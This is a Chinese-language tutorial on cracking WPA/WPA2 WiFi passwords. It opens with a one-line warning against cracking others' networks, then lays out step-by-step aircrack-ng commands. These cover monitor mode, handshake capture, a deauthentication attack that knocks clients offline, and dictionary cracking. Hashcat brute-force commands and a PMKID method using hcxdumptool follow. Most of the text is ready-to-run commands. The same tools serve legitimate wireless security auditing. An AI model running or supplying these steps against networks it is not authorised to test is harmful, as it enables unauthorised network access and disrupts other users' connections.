目录

破解WiFi密码

破解他人的WiFi密码是不被允许的！

WPA/WPA2要求密码长度为8～63个字符串。

鉴于WEP密码已经非常脆弱，几乎没有人继续使用，本文介绍WPA/WPA2的密码破解。

传统方法

破解原理

当设备连接无线热点时，会发送包含密码的握手包。这个握手包中的密码是经过某种不可逆运算处理的。我们即使获取了握手包，也难以直接得出密码。但是随着计算机速度的进步，我们可以通过穷举法、字典法等让所有可能的字符串都经过这种不可逆运算，其结果与获取的握手包一致时，则该字符串即密码。

工具

- 硬件：支持monitor模式的无线网卡
- 操作系统：推荐Linux（以下均为Linux环境）
- 必备软件：Aircrack-ng获取数据包和破解用
- 可选软件：hashcatGPU加速破解，需要合适的显卡及驱动，并支持opencl

破解步骤

假定你的无线网卡为wlan0，开启monitor模式后为wlan0mon

1. 开启monitor模式

   ```
   airmon-ng start wlan0
   ```

   执行后wlan0被wlan0mon取代，网卡进入monitor模式。

2. 寻找目标

   ```
   airodump-ng wlan0mon
   ```

   列出当前的无线接入点，在上方的表中，BSSID为无线接入点的MAC地址，CH为频道，ENC为加密方式（这里选择WPA或WPA2的接入点），ESSID为无线网络名称。记录下希望连接的无线网络的**BSSID**和**CH**。下方的表则列出检测到的连接，STATION列为客户端MAC地址。以下假定BSSID为11:22:33:44:55:66，CH为6，有一个客户端已连接该接入点，其设备的MAC地址

为aa:bb:cc:dd:ee:ff记录后按Ctrl+C终止命令。

3. 锁定目标

```
airodump-ng -c channel 6 --bssid 11:22:33:44:55:66 -w dump wlan0mon
```

其中dump为文件名的前缀，该命令监听目标无线接入点的数据包，并将捕获到的数据保存在以dump为文件名开头的一系列文件中。这些文件我们关注的是扩展名为.cap的文件。因为这一步可能执行多次，所以文件名为dump-01.cap，dump-02.cap等，这里我们只做一次。

4. （可选）攻击客户端

```
aireplay-ng -0 3 -a 11:22:33:44:55:66 -c aa:bb:cc:dd:ee:ff wlan0mon
```

执行上一步时，我们需要等待有人恰好连接该接入点，连接的标志是屏幕的第一行出现WPA handshake，但没有耐心的话，我们可以在新的Terminal或Console下利用这条命令伪造无线接入点向客户端发送验证失败的信息。客户端会短暂下线，通常立即重新连接，这样我们就可以捕捉握手包了。参数中的3表示发送次数，一般不用太多次，上一步的执行画面首行出现WPA handshake即可。

5. 破解
   - CPU计算（aircrack-ng）
     1. 清除多余信息

        ```
        wpaclean dump.cap dump*.cap
        ```

        提取数据包中的必要内容，另存为dump.cap文件。

     2. 字典破解

        ```
        aircrack-ng -w dictionary dump.cap
        ```

        在字典文件dictionary中逐个尝试，直到破解。此处为限速步，可能需要很长的时间（以天或以周计）。字典文件为保存了大量常见密码的文件，Aircrack-ng的官方网站提供了一些字典文件的来源。

   - GPU计算（hashcat）
     1. 格式转换

        ```
        cap2hccapx outfile-01.cap dump.hccapx
        ```

        将数据文件转换成hashcat支持的格式，转换后文件名为dump.hccapx，可任意，cap2hccapx可从hashcat官方网站获取，也可将数据文件上传至这里，点击convert后即下载转换后的文件。

     2. 破解
        - 暴力破解

          ```
          hashcat -m 2500 -a3 -i dump.hccapx ?a?a?a?a?a?a?a?a
          ```

          此处最后一个参数为密码的格式，其含义见hashcat –help，格式中指定的字符数目应为密码可能的最大位数，如已确定其中某个字符，可用该字符替代“?a”的格式；如该字符为“？”，则应输入“⁇”。以位数足够且范围尽可能小为原则。

- 字典破解


```
hashcat -m 2500 dump.hccapx dictionary
```

其中dictionary为字典文件。

6. 退出monitor模式

```
airmon-ng stop wlan0mon
```

新方法



破解原理

传统的方法其缺陷在于必须有客户端连接，而新方法则可在无客户端连接的情况下使用。这是WPA/WPA2的漏洞，也是WPA3改进的地方。在WPA3普及之前，我们可以使用该方法。无客户端连接的情况下，只要能从接入点获取含有PMKID的包，就可以进行破解。

工具

- 硬件：支持monitor模式的无线网卡
- 操作系统：Linux
- 必备软件：hcxdumptool，hcxpcaptool，hashcat

破解步骤

1. 开启monitor模式

```
ifconfig wlan0 down;iw dev wlan0 set type monitor;ifconfig wlan0 up
```

2. 获取PMKID

```
hcxdumptool -i wlan0 --enable_status=15 -o dump.pcap
```

将数据包存入文件dump.pcap，观察屏幕输出，直到**[FOUND PMKID]**出现。该步骤可能需要数分钟。

3. 格式转换

```
hcxpcaptool -z dump dump.pcap
```

将文件dump.pcap转换成hashcat可以识别的文件dump

4. 破解
   - 暴力破解

     ```
     hashcat -m 16800 -a3 -i dump ?a?a?a?a?a?a?a?a
     ```

   - 字典破解

     ```
     hashcat -m 16800 dump dictionary
     ```

     其中dictionary为字典文件。

5. 退出monitor模式

```
ifconfig wlan0 down;iw dev wlan0 set type managed;ifconfig wlan0 up
```